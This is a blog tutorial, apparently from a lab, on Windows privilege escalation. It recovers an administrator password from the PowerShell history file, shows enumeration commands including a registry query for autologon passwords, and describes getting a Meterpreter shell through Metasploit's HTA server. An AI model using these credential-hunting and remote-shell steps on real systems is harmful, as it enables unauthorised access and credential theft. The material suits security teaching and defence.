Windows privilege escalation via PowerShell History

By Michael Koczwara

Published: 2022-08-21 · Archived: 2026-04-06 00:48:26 UTC

3 min read

Mar 14, 2021

Windows Privilege escalation via Powershell History

PowerShell.exe terminal stores all the PS commands history in a text file. When an administrator has used hard-coded credentials to perform any operation on the regular user i.e student user environment using PowerShell then, it would become necessary to clean the PowerShell command history. If an administrator forgets to clean up the history, then the admin user has exposed some sensitive information like credentials, configuration settings, etc.


The default location for the PowerShell command history:

%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

i.e

C:\Users\student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

Press enter or click to view image in full size



Checking PowerShell History.

Press enter or click to view image in full size

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> cd .\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\
PS C:\Users\student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir


    Directory: C:\Users\student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/14/2021   3:46 PM           2055 ConsoleHost_history.txt


PS C:\Users\student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type .\ConsoleHost_history.txt
```

PowerShell History.

Press enter or click to view image in full size

```
PS C:\Users\student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type .\ConsoleHost_history.txt
cd /
ls
cd .\Windows\
ls
clear
whoami
Get-Process
Get-Process explorer | Format-List *
Get-Process | Where-Object {$_.WorkingSet -gt 20000000}
$A = Get-Process
$A | Get-Process | Format-Table -View priority
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
net user
whoami /all
$env:username
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
ipconfig /all
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
route print
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
netstat -ano
netsh advfirewall firewall dump
netsh firewall show state
netsh firewall show config
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
$a = Get-ApplockerPolicy -effective
Get-MpComputerStatus
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v "C:\Windows\\" | findstr /i /v """`
"""
wmic service where started=true get name, startname
schtasks /query /fo LIST /v
netstat -an | find "LISTEN"
$username = 'administrator'
$password = convertto-securestring "alita_123321" -asplaintext -force
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName DefaultPassword"
ipconfig
Get-LocalUser | ft Name,Enabled,LastLogon
Get-Process
Get-Process explorer | Format-List *
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
whoami
dir
Host_history.txt`
type AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Console
clear
dir
cd .\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\
dir
type .\ConsoleHost_history.txt
PS C:\Users\student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

We can notice, the ConsoleHost_history.txt file contains all the PS executed commands. We could easily go through it line by line or we can run filters using the Select-String cmdlet. In this case, we will be looking at the file manually.

Hunting for credentials.

Press enter or click to view image in full size

```
$username = 'administrator'
$password = convertto-securestring "alita_123321" -asplaintext -force
```

obtained creds:

administrator: alita_123321


Get Michael Koczwara's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Logging as administrator

Press enter or click to view image in full size




Setting up Metasploit in order to gain remote access.

Press enter or click to view image in full size

Setting up hta_server.

Press enter or click to view image in full size


Press enter or click to view image in full size



“This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell.”


Executing the payload.

Press enter or click to view image in full size




Meterpreter/C2 channel.

Press enter or click to view image in full size



Shell access.

Press enter or click to view image in full size



On Windows hosts, PowerShell has two different command history providers: the built-in history and the command history managed by the `PSReadLine` module. The built-in history only tracks the commands used in the current session. This command history is not available to other sessions and is deleted when the session ends.

The `PSReadLine` command history tracks the commands used in all PowerShell sessions and writes them to a file (`$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt` by default). This history file is available to all sessions and contains all past history since the file is not deleted when the session ends.

Adversaries may run the PowerShell command `Clear-History` to flush the entire command history from a current PowerShell session. This, however, will not delete/flush the `ConsoleHost_history.txt` file.

Adversaries may also delete the `ConsoleHost_history.txt` file or edit its contents to hide the PowerShell commands they have run.

Source: https://michaelkoczwara.medium.com/windows-privilege-escalation-dbb908cce8d4